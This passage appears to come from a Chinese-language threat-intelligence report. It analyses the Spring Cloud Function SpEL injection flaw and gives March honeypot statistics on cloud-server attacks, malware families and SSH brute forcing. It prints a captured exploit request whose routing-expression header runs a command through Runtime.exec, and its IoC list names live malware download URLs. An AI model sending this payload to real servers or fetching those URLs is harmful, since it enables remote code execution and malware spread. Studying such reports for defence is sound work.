209  +       String functionName = isViaHeader ? expression.getValue(this.headerEvalContext, input, String.class) : expression.getValue(this.evalContext, input, String.class);
```

[漏洞分析]

通过RoutingFunction发现位于FunctionWebRequestProcessingHelper的可疑调用：

```
Reader Mode
/rawtypes, unchecked/
public static Publisher<?> processRequest(FunctionWrapper wrapper, Object argument, boolean eventStre
    FunctionInvocationWrapper function = wrapper.getFunction();  function: "functionRouter<class java

    HttpHeaders headers = wrapper.getHeaders();  wrapper: FunctionWrapper@5668  headers:  size = 5

    Message<?> inputMessage = argument == null ? null : MessageBuilder.withPayload(argument).copyHead

    if (function.isRoutingFunction()) {  function: "functionRouter<class java.lang.Object, class java
        function.setSkipOutputConversion(true);
    }
```

根据FunctionWebRequestProcessingHelper.processRequest调用情况发现，FunctionController接口的post请求存在调用：

```
@SuppressWarnings("unchecked")
@PostMapping(path = "/**")
@ResponseBody
public Mono<ResponseEntity<?>> post(ServerWebExchange request,
        @RequestBody(required = false) String body) {
    return (Mono<ResponseEntity<?>>) FunctionWebRequestProcessingHelper.processRequest(wrapper(request), bo
}
```

设置断点，发送蜜罐系统捕获的payload数据：

```
POST /functionRouter HTTP/1.1 Host: 127.0.0.1:8080 spring.cloud.function.routing-expression:
T(java.lang.Runtime).getRuntime().exec("calc") Content-Type: application/x-www-form-urlencoded Content-
Length: 4 test
```

在FunctionWebRequestProcessingHelper.processRequest()函数处理中，判断request对应的function为RoutingFunction类型时，将进入RoutingFunction.apply()处理：

```
Object input = argument == null ? "" : (argument instanceof Publisher ? Flux.from((Publisher) arg

Object result = function.apply(input);   function: "functionRouter<class java.lang.Object, class
if (function.isConsumer()) {
    if (result instanceof Publisher) {
        Mono.from((Publisher) result).subscribe();
    }
```

RoutingFunction.apply调用route函数，route函数从Header提取spring.cloud.function.routing-expression，然后调用functionFromExpression函数处理：

```
public Object apply(Object input) {
    return this.route(input, input instanceof Publisher);
}


/*...*/
private Object route(Object input, boolean originalInputIsPublisher) {   originalInputIsPublisher: false
    FunctionInvocationWrapper function = null;   function: null

    if (input instanceof Message) {
        Message<?> message = (Message<?>) input;   input: "GenericMessage [payload={test=[]}, headers={con
        if (this.routingCallback != null) {...}
        if (function == null) {
            if (StringUtils.hasText((String) message.getHeaders().get("spring.cloud.function.definition")
        else if (StringUtils.hasText((String) message.getHeaders().get("spring.cloud.function.routing-
            function = this.functionFromExpression((String) message.getHeaders().get("spring.cloud.fu
```

functionFromExpression函数未对request做任何过滤，调用expression.getvalue()函数，存在SpEL表达式解析漏洞：


```
private FunctionInvocationWrapper functionFromExpression(String routingExpression, Object input) {   routi
    Expression expression = spelParser.parseExpression(routingExpression);   routingExpression: "T(java.la
    if (input instanceof Message) {
        input = MessageUtils.toCaseInsensitiveHeadersStructure((Message<?>) input);
    }

    String functionName = expression.getValue(this.evalContext, input, String.class);   expression: SpelEx
    Assert.hasText(functionName,  message: "Failed to resolve function name based on routing expression '"
    FunctionInvocationWrapper function = functionCatalog.lookup(functionName);
```

云服务器攻击总体情况

三月份共监测到全球超12余万个云服务器（源IP）异常访问蜜罐节点并与之交互，其中3万多个IP发生漏洞扫描和攻击行为，超7000个IP发生恶意软件传播行为，近2万个IP发生密码爆破攻击行为。

三月份我们通过对全球公有云服务器的监测，共捕获云服务器威胁攻击事件近6200万次，其中包括漏洞攻击4700余万次（涉及3万多个云服务器），漏洞攻击事件共涉及1118个漏洞、传播恶意软件近1400万次（涉及7000多个云服务器）。

攻击态势主要聚焦在针对Web应用和数据库的攻击、僵尸网络攻击等，攻击方式主要为暴力破解、远程命令/代码执行等，其中需要关注的是针对IoT设备的漏洞攻击逐步呈上升趋势，我们捕获到针对IoT攻击的攻击源数量超3000个，尝试攻击的会话数超200余万次。




全球云服务器的三月数据中，捕获超2000个，日均传播次数超16万余次，涉及恶意程序家族38个，其中按样本捕获量以Mirai家族及其变种为首，按传播次数排名前三位的为CoinMiner、Mirai、Rootkit家族。

恶意家族	捕获的恶意程序样本数量	恶意传播次数
CoinMiner	60	1613602
Mirai	1128	1005478
Rootkit	8	824435
TrojanDownloader	175	414712
Gafgyt	537	261549
HackTool	8	246215
RemoteAdmin	1	173209
Tsunami	25	171318
YellowDye	5	51451
Agent	6	18084


其中国内云服务器，捕获恶意程序样本数量超400余个，日均传播次数10万余次，涉及恶意程序家族近30个，其中按样本捕获量以CoinMiner家族及其变种为首，按传播次数排名前三位的为CoinMiner、Rootkit、TrojanDownloader家族。

恶意程序家族（前十）	捕获的恶意程序样本数量	恶意传播次数
CoinMiner	43	1520020
Rootkit	8	778413
TrojanDownloader	44	290143
HackTool	7	209539
RemoteAdmin	1	163472
Tsunami	12	159451
YellowDye	5	48521
Mirai	161	17730
RudeDevil	9	4484
Gafgyt	21	3871


从云服务商的情况来看，本月数量前5的云服务商是腾讯云、DigitalOcean、阿里云、亚马逊AWS和微软Azure。




从漏洞攻击针对的厂商、产品分析，各类漏洞攻击的IP数量较二月有大幅度提升，尤其专注于对Redis、Docker等设备的重点攻击。




从恶意软件传播情况分析，恶意挖矿类（CoinMiner）传播次数最多，木马下载器（TrojanDownloader）的传播源IP数量最多，超过5500个。






oracle.zzhreceive.top和bbq.zzhreceive.top是被最多IP使用的下载服务器。



在密码爆破攻击方面，81.3%的云服务器IP集中在SSH协议的暴力破解上，其次是Telnet协议，占比8.8%。腾讯云和DigitalCloud是暴力破解攻击源IP最多的云服务商，3月份分别有4700+和4300+个攻击源IP。在暴力破解会话数方面，DigitalCloud遥遥领先，有多达3052万次暴力破解会话。



联系我们

Interested readers can contact us on twitter or by mail at netlab[at]360.cn .

IoC List

URL:

http://14.1.98.226:8880/7z http://51.81.133.90/NWWW.6 http://51.81.133.90/qweasd http://14.1.98.226:8880/ff.elf

md5:

b9bcb150c1449dcc6a69ff1916a115ce 8c47779d3ad0e925461b4fbf7d3a139d 392f13b090f54438b3212005226e5d52 24afae2eee766cbabf8142ef076ce1